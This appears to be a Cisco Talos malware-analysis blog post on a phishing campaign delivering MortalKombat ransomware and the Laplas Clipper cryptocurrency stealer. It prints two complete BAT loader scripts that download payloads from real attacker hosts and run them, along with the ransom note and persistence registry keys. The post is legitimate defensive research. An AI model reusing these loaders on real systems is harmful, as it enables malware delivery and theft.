New MortalKombat ransomware and Laplas Clipper malware threats deployed in financially motivated campaign

blog.talosintelligence.com/new-mortalkombat-ransomware-and-laplas-clipper-malware-threats/

Chetan Raghuprasad February 14, 2023

By Chetan Raghuprasad


Tuesday, February 14, 2023 08:02

- Since December 2022, Cisco Talos has been observing an unidentified actor deploying two relatively new threats, the recently discovered MortalKombat ransomware and a GO variant of the Laplas Clipper malware, to steal cryptocurrency from victims.
- Talos observed the actor scanning the internet for victim machines with an exposed remote desktop protocol (RDP) port 3389, using one of their download servers that run an RDP crawler and also facilitates MortalKombat ransomware.
- Based on Talos’ analysis of similarities in code, class name, and registry key strings, we assess with high confidence that the MortalKombat ransomware belongs to the Xorist family.
- Talos continues to see attack campaigns targeting individuals, small businesses, and large organizations that aim to steal or demand ransom payments in cryptocurrency. Leveraging cryptocurrency offers threat actors attractive benefits such as anonymity, decentralization, and lack of regulation, making it more challenging to track.
- Talos recommends that users and organizations be meticulous about the recipient’s wallet address while performing cryptocurrency transactions. Talos encourages updating computers with the latest security updates, implementing robust endpoint protection solutions with behavioral detection capabilities, and maintaining tested, offline backup solutions for endpoints with a reasonable restoration time in the event of a ransomware attack.

Multi-stage attack chain delivers malware or ransomware and removes infection markers

A typical infection in this campaign begins with a phishing email and kicks off a multi-stage attack chain in which the actor delivers either malware or ransomware, then deletes evidence of malicious files, covering their tracks and challenging analysis.


The malicious ZIP file attached to the initial phishing email contains a BAT loader script. When a victim opens the loader script, it downloads another malicious ZIP file from an attacker-controlled hosting server to the victim’s machine, inflates it automatically, and executes the payload, which is either the GO variant of Laplas Clipper malware or MortalKombat ransomware. The loader script will run the dropped payload as a process in the victim’s machine, then delete the downloaded and dropped malicious files to clean up the infection markers.



Infection summary flow diagram.

Cryptocurrency-themed email lure used as initial infection vector

The initial infection vector is a phishing email in which the attackers impersonate CoinPayments, a legitimate global cryptocurrency payment gateway. Additionally, the emails have a spoofed sender email, “noreply[at]CoinPayments[.]net”, and the email subject “[CoinPayments[.]net] Payment Timed Out.” A malicious ZIP file is attached with a filename resembling a transaction ID mentioned in the email body, enticing the recipient to unzip the malicious attachment and view the contents, which is a malicious BAT loader.



CoinPayments.net <noreply@coinpayments.net>   [redacted]@socket.net   1   12/13/2022

[CoinPayments.net] Payment Timed Out

We removed extra line breaks from this message.

FW-CPGK2XFPX4HOAUJ...
1022 bytes

Hello,

Your payment of 0.06262000 BTC to [redacted] has timed out without us receiving the required funds. The transaction with ID CPGK2XFPX4HOAUJJMBVDNXPOHZ has been cancelled.


Invoice-CoinPayments2022-17812

Phishing email sample.

BAT loader used to deploy Laplas Clipper malware and MortalKombat ransomware

Talos observed different attacks in this campaign where the actor used the BAT loader script to download and execute either Laplas Clipper malware or MortalKombat ransomware.


The BAT loader script uses the living-off-the-land binary (LoLBin) bitsadmin to download a malicious ZIP file from the attacker-controlled download server to the victim machine’s local user applications temporary folder. Using an embedded VB script, the BAT loader script inflates the downloaded malicious ZIP in the “%TEMP%” location and drops a malicious executable file with double file extensions “<filename>.PDF.EXE”. The BAT loader script starts the dropped malware using the Windows start command and deletes the downloaded ZIP file and the dropped payload.



```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip %TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip"
cd /d "%TEMP%"
start "" "FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

BAT loader downloading and executing MortalKombat ransomware.



```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND https://transfer.sh/get/hftBjw/8kb.zip %TEMP%\8kb.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\8kb.zip"
cd /d "%TEMP%"
start "" "8kb.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

BAT loader downloading and executing Laplas Clipper malware.


MortalKombat and Laplas Clipper payloads deployed to elicit cryptocurrency gains

Talos observed the threat actor deploying MortalKombat ransomware and Laplas Clipper malware in this campaign, both used to steal cryptocurrency from the victim.

MortalKombat ransomware functionality

MortalKombat is a novel ransomware, first observed by threat researchers in January 2023, with little known about its developers and operating model. The name of the ransomware and the wallpaper it drops on the victim system are almost certainly a reference to the Mortal Kombat media franchise, which encompasses a series of popular video games and films.

Talos observed that MortalKombat encrypts various files on the victim machine’s filesystem, such as system, application, database, backup, and virtual machine files, as well as files on the remote locations mapped as logical drives in the victim’s machine. It drops the ransom note and changes the victim machine’s wallpaper upon the encryption process. MortalKombat did not show any wiper behavior or delete the volume shadow copies on the victim’s machine. Still, it corrupts Windows Explorer, removes applications and folders from Windows startup, and disables the Run command window on the victim’s machine, making it inoperable. An example ransom note and the victim machine’s wallpaper of MortalKombat ransomware are shown below:


*HOW TO DECRYPT FILES.txt - Notepad
File Edit Format View Help

```
YOUR SYSTEM IS LOCKED AND ALL YOUR IMPORTANT DATA HAS BEEN ENCRYPTED.
DON'T WORRY YOUR FILES ARE SAFE.
TO RETURN ALL THE NORMALLY YOU MUST BUY THE CERBER DECRYPTOR PROGRAM.
PAYMENTS ARE ACCEPTED ONLY THROUGH THE BITCOIN NETWORK.
YOU CAN GET THEM VIA ATM MACHINE OR ONLINE
https://coinatmradar.com/ (find a ATM)
https://www.localbitcoins.com/ (buy instantly online any country)
1. Visit qtox.github.io
2. Download and install qTOX on your PC.
3. Open it, click "New Profile" and create profile.
4. Click "Add friends" button and search our contact - DA639EF141F3E3C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CBB9AB7B8BEC8
For more information : hack3dlikeapro@proton.me (24/7) Second Support Via Email
Subject : SYSTEM-LOCKED-ID: MortalKombat=ID12DJ901S
```


```
1. Visit qtox.github.io
2. Download and install qTOX on your PC.
3. Open it, click "New Profile" and create profile.
4. Click "Add friends" button and search our contact -
DA639EF141F3E3C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CBB9AB7B8BEC8
For more information : hack3dlikeapro@proton.me (24/7) Second Support Via Email
Subject : SYSTEM-LOCKED-ID: MortalKombat=ID12DJ901S
```

MortalKombat's ransom note and wallpaper.

The attacker uses qTOX, an instant messaging application available on the GitHub repository, to communicate with the victim. qTOX's developer claims the application offers users a secure channel without any monitoring, an attractive feature for cybercriminals. In the ransom note, the attacker instructs the victim to use qTOX for communication and provides the attacker's qTOX ID "DA639EF141F3E3C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CBB9AB7B8BEC8". The attacker also provides the email address "hack3dlikeapro[at]proton[.]me" as an alternate means of communication.

Laplas Clipper functionality

Laplas Clipper malware is a relatively new clipboard stealer first observed by threat researchers in November 2022. The stealer belongs to the Clipper malware family, a group of malicious programs that specifically target cryptocurrency users. Laplas Clipper targets users by employing regular expressions to monitor the victim machine's clipboard for their cryptocurrency wallet address. Once the malware finds the victim's wallet address, it sends it to the attacker-controlled Clipper bot, which will generate a lookalike wallet address and overwrite it to the victim's machine's clipboard. If victims subsequently attempt to use the lookalike wallet address while performing transactions, the result will be a fraudulent cryptocurrency transaction. Laplas Clipper is available at hxxps[://]laplas[.]app for a relatively low cost, with subscription rates ranging from $49 per week to $839 per year.



Your username: [redacted]
License expired


Subscription time

$49 / 1 week

- $49 / 1 week
- $99 / 1 month
- $269 / 3 months (-10%)
- $479 / 6 months (-20%)
- $839 / 1 year (-30%)

Laplas Clipper purchasing options.

The Laplas Clipper developers are actively producing new variants of the malware. On December 20, 2022, the developers announced via their Telegram channel a new Clipper variant written in C++ and available as an EXE and DLL. The developers also mentioned they plan to release future updates that will add the capability to check the victim's cryptocurrency wallet balance.



December 20, 2022

LAPLAS CLIPPER | NEWS

BIG UPDATE

✅ Added C++ build .EXE

✅ Added C++ build .DLL

✅ If the bot has problems connecting to the proxy-server, static addresses will work

✅ A tab has been added to the site with a description and links to wallet applications

❌ C# (.NET) support discontinued

UPCOMING UPDATES

➡ Automatic balance check of 0x wallets (ETH, BSC, etc.)

➡ Double sided generation

➡ New tariff plan for percentage

217 20:42

January 2

LAPLAS CLIPPER | NEWS

UPDATE

✅ Added automatic checker for hexadecimal wallets (ETH, BSC, Polygon, etc.)

86 17:12

Laplas Clipper developers’ announcement.

Two download URLs identified in the attacker’s infrastructure

Talos spotted two download URLs associated with the attacks in this campaign. One of them reaches an attacker-controlled server via IP address 193[.]169[.]255[.]78, based in Poland, to download the MortalKombat ransomware. According to Talos’ analysis, 193[.]169[.]255[.]78 is running an RDP crawler, scanning the internet for exposed RDP port 3389.

The other URL downloads the Laplas Clipper payload from the transfer[.]sh server associated with IP address 144[.]76[.]136[.]153. The Laplas Clipper malware employed in the attacks communicates with the Clipper bot at “clipper[.]guru”. The Clipper bot and the communication URL patterns of the GO Laplas Clipper variant identified are consistent with the .Net Laplas Clipper variant reported by the security researchers at Cyble.

Technical analysis of the payloads reveals unique identifiers


Talos conducted extensive technical analysis on MortalKombat ransomware and the GO variant of the Laplas Clipper malware, discovering unique identifiers and capabilities.

MortalKombat ransomware technical analysis

MortalKombat ransomware is a 32-bit Windows executable with numerous destructive capabilities. In the initial phase of its execution, it copies itself into the local user profile’s applications temporary folder with a random filename. The ransomware executable filename identified in this campaign is “E7OKC9s3llhAD13.exe”. The ransomware also drops a JPEG image file in the local user profile’s application temporary folder, which loads as the victim’s wallpaper.

MortalKombat performs time stomping on the newly created file in the temporary folder by modifying the creation time with the value “Wednesday, September 7, 2022, 8:06:35 PM”. Talos has not identified the ransomware operator’s intention behind the hardcoded date and time.

The ransomware loads its encrypted, embedded resources from its .rsrc section. It decrypts the resources in the victim machine’s memory and generates an extensive list of file extensions for the ransomware to target, along with the ransom note and the file extension for the encrypted files.



File extensions targeted by ransomware

.doc	.DOC	.pdf	.PDF	.mht	.fb	.dot	.DOT	.dotm	.excel		.DOTM	.odb	.pkt	.xlt	.xltx	.ldf	.LDF	.xlw	.xml	.xft	.powerpoint
.mhtml	.odt	.pox	.ppa	.ppam	.inc	.pps	.ppsm	.wmf	.wmv	.pot	.potm	.odp	.emf	.odp	.ODT	.wps	.xps	.css	.CSS	.xlsx	.backup.metadata
.XLSX	.svg	.SVG	.rpt	.RPT	.ZIP	.slk	.xla	.xlam	.BAK~	.bak~	.xlsb	.dov	.ibk	.trn	.lbf	.ODB	.tbk	.wbx	.wbcat	.dim	.backupdb
.QBX	.wo1	.w01	.tibkp	.bkc	.DB	.accde	.accdr	.accdt	.aspx	.bat	.bin	.py	.wsf	.cda	.csv	.CSV	.bmp	.gif	.PHP	.db	.BACKUPDB
.sn2	.tdb	.bm3	.gs-bck	.noy	.bkp	.BKP	.crds	.CRDS	.zip	.RAR	.rar	.rpm	.RPM	.iso	.ISO	.cab	.CAB	.accdb	.ACCDB	.wpd	.VPCBACKUP
.txt	.TXT	.HTA	.php	.html	.htm	.hta	.dif	.dll	.DOCX	.docx	.dotx	.bk	.BK	.eml	.HTML	.HTM	.pps	.walletx	.wallet	.ppam	.MDBACKUP
.eps	.docm	.DOCM	.exe	.xla	.XLA	.XLAM	.xlam	.xll	.xlm	.xls	.XLS	.XLSM	.xlsm	.xslx	.EXE	.flv	.fiv	.ini	.GHO	.wps	.mdbackup
.gho	.jar	.JAR	.jpg	.jpeg	.JPG	.JPEG	.mid	.midi	.MDF	.mdf	.mp3	.mp4	.msi	.pst	.mui	.LOG	.PST	.png	.pot	.potm	.VBOX-PREV
.pst1	.PST1	.rtm	.RTM	.pub	.rtf	.RTF	.sldm	.sldx	.swf	.js	.json	.sys	.tif	.flv	.TIF	.tiff	.vssm	.vstx	.wbk	.wma	.BACKUP
.vsd	.avchd	.xlt	.xltm	.xltx	.xps	.7zip	.TAR	.TGZ	.GZ	.tar	.tgz	.gz	.odd	.ods	.od	.o	.dbk	.dbf	.DBF	.DBK	. BACKUP1
.DAT	.trs	.TRS	.log	.pdb	.sql	.mysql	.sys	.bak	.BAK	.bak1	.bak2	.cfg	.cpl	.cur	.dmp	.drv	.icns	.ico	.lnk	.msi	.pbx5script
.vbox	.VBOX	.KKZ	.bkz	.abk	.ABK	.ascii	.spg	.SPG	.TIG	.tig	.ACP	.acp	.NPF	.npf	.wx	.WX	.DSB	.dsb	.nmm	.NMM	.ebabackup
.bob	.bdb	.BDB	.data	.fbw	.csf	.aspx	.idx	.vhd	.VHD	.PVHD	.pvhd	.sis	.SIS	.ARC	.arc	.one	.ONE	.onepkg	.fza	.pptx	.ONEPKG
.IDX	.xhtml	.admin	.ai	.ps	.3ds	.edm	.cbu	.Cbu	.FBU	.WUF	.SPF	.TIB	.tib	.TIBX	.TIB1	.tibx	.tib1	.sv21	.abu1	.psd	.backup1
.sbu	.kb	.kb2	.tlg	.ba9	.ba	.ldabak	.sim	.bmk	.ppsm	.xlr	.qbx	.bif	.BIF	.dupo	.DUPO	.rdp	.v21	.fbf	.FBF	.msg	.ccctask
.backx	.BACKX	.fpsx	.abu	.bff	.BFF	.stg	.ppt	.ppsx	._b	.mbf	.MBF	.sdc	.bifx	.BIFX	.enc	.ENC	.GBP	.ck9	.ck	.bps	.BACKUP1
.sna	.pbd	.PBD	.bck	.BCK	.da	.da0	.dao	.bpa	.srr	.ate	.bup	.bk1	.rss	.wmz	.wms	.wmd	.img	.asp	.FBW	.odp	.CCCTASK
.skb	.mig	.rmbak	.xback	.xbak	.bak3	.bckp	.blend2	.sn1	.sn	.gbp	.asd	.$db	.$DB	.old	.new	.NEW	.asvx	.ful	.full	.git	.MDDATA
.cbx	.cbk	.nrs	.nco	.win	.WIN	.BA6	.BA7	.ba6	.ba7	.csm	.GHS	.ghs	.sbb	.pfi	.abbu	.wbk	.dpb	.DPB	.bpn	.cer	.mddata
.fbx	.FBK	.fbk	.dbk	.DBK	.gb	.QBA	.qba		.qba.tlg	.gb1	.GB	.GB1	.BFK	.bkf	.BKF	.bac	.BAC	.aqz	.llx	.com	.vpcbackup
.ati	.tini	.sav	.wbb	.fh	.bck	.BCK	.bcm	.jps	.obk	.OBK	.part	.jbk	.mkv	.cfm	.kmnb	.ba0	.bao	.$$$	.NBA	.pl	.fwbackup
.dash	.mem	.rbf	.RBF	.QSF	.qsf	.potx	.md5	.md	.MD	.SQB	.sqb	.bak2	.BAK2	.ADI	.adi	.blend	.BLEND	.dss	.DSS	.dat	.WALLETX
.image	.wmv	.pptm	.fbc	.MID	.mid	odp	.ODP	.smem	.sps	.lcb	.bk1	.BK1	.tmr	.nfc	.mov	.eba	.image	.IMAGE	.nba	.mbk	.vbox-prev
.vob	.key	.qbmd	.fhf	.uci	.cgi	.xlk	.aea	.prv	.QBMD	.nda	.qbm	.QBM	.asv	.acr	.asv	.jdc	.qbk	.QBK	._B	.MBK	.WALLET
.oeb	.OEB	.exml	.fikb	.dna	.oyx	.cbs	.GHO2	.gho2	.caa	.tis	.TIS	.pbb	.GHO1	.gho1	.rrr	.psa	.PBB	.nbd	.FB	.ATI	.backup
.MD	.mdinfo	.csd	.orig	.TMP	.nbf	.paq	.spi	.qic	.gl	.wks	.cmd	.jsp	.text	.tmp	.css	.cgi	.wav	.md	.sav	.pps	.QBA.TLG


List of file extensions the MortalKombat targets.

The ransomware establishes persistence by creating a Run registry key with the name “Alcmeter” and adding the absolute path of the ransomware executable file in the local user profile’s applications temporary folder. MortalKombat also registers its classes, filename extension, and icon for the encrypted files through the defaulticon registry key and shell open command keys.

The below table shows the registry key value pairs created by the ransomware:

Registry Key
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Alcmeter
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP
HKEY_CLASSES_ROOT\..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_Kombat_Ra
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZDACP
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_trip
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP\DefaultIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZDACP\DefaultIcon
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP\shell\open\command
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZDACP\shell\open\command


MortalKombat discovers and maps the logical drives of the victim’s machine, appends “*.*” and searches through all folders recursively. The ransomware enumerates every file and matches the file extension using the extensive list of file extensions decrypted from the ransomware’s resource section. In the event of a match, the ransomware encrypts the files and appends a new file extension “..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_Kombat_Ransomware” to the encrypted files. Simultaneously, the ransom note file “HOW TO DECRYPT FILES.txt” will be created in every folder where the files are encrypted. Upon successfully encrypting the files, the ransomware changes the victim machine’s wallpaper by loading the dropped JPEG image from the local user’s application temporary folder. The ransomware also corrupts the deleted files in the recycle bin folder and changes the file names and types, as seen below:



Name	Item type
៵ 犐□▪ ↀ·轸鍉㓽賖□壀琡랏□·◎最'窄□□貼귄자炡'쮎랍□□·k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
ㅇ+맷﹏랜□□·k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
◎喀滑幖㕡擎黑ώч윹檄ʍǯk	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
K㖼·ᵘ²ᶫᴬᶜ□o년㺔躍Æ樫Ʒ♀믐왎□닭哳泗鸓fǘ·銚隸lk	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
ᄀl佡餤랃□□·k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
□英ʏ뽧ㄡ姸昗眾□	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
귽□;犟랑·ᄼ릉k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
뮾埄騜ㅏ뒬ĸ鄇짣·,셍□□녆□䶵□	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
색·蒰ៗ㣉蕢犺□;ㄝ軒鄁ㄩ윹檄ʍǯk	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
陛糈瘜罻垳□榜※垂淙噴锫吸㰈蚒ýſp	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
殷聴砇⒨硯篟祍ᴦ猒·譡礦렙□□·k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
田⑥□袭鐲砯·ɞἤ·銚隸lk	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
田⑥□袭鐲砯·ɞἤ·銚隸lk	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
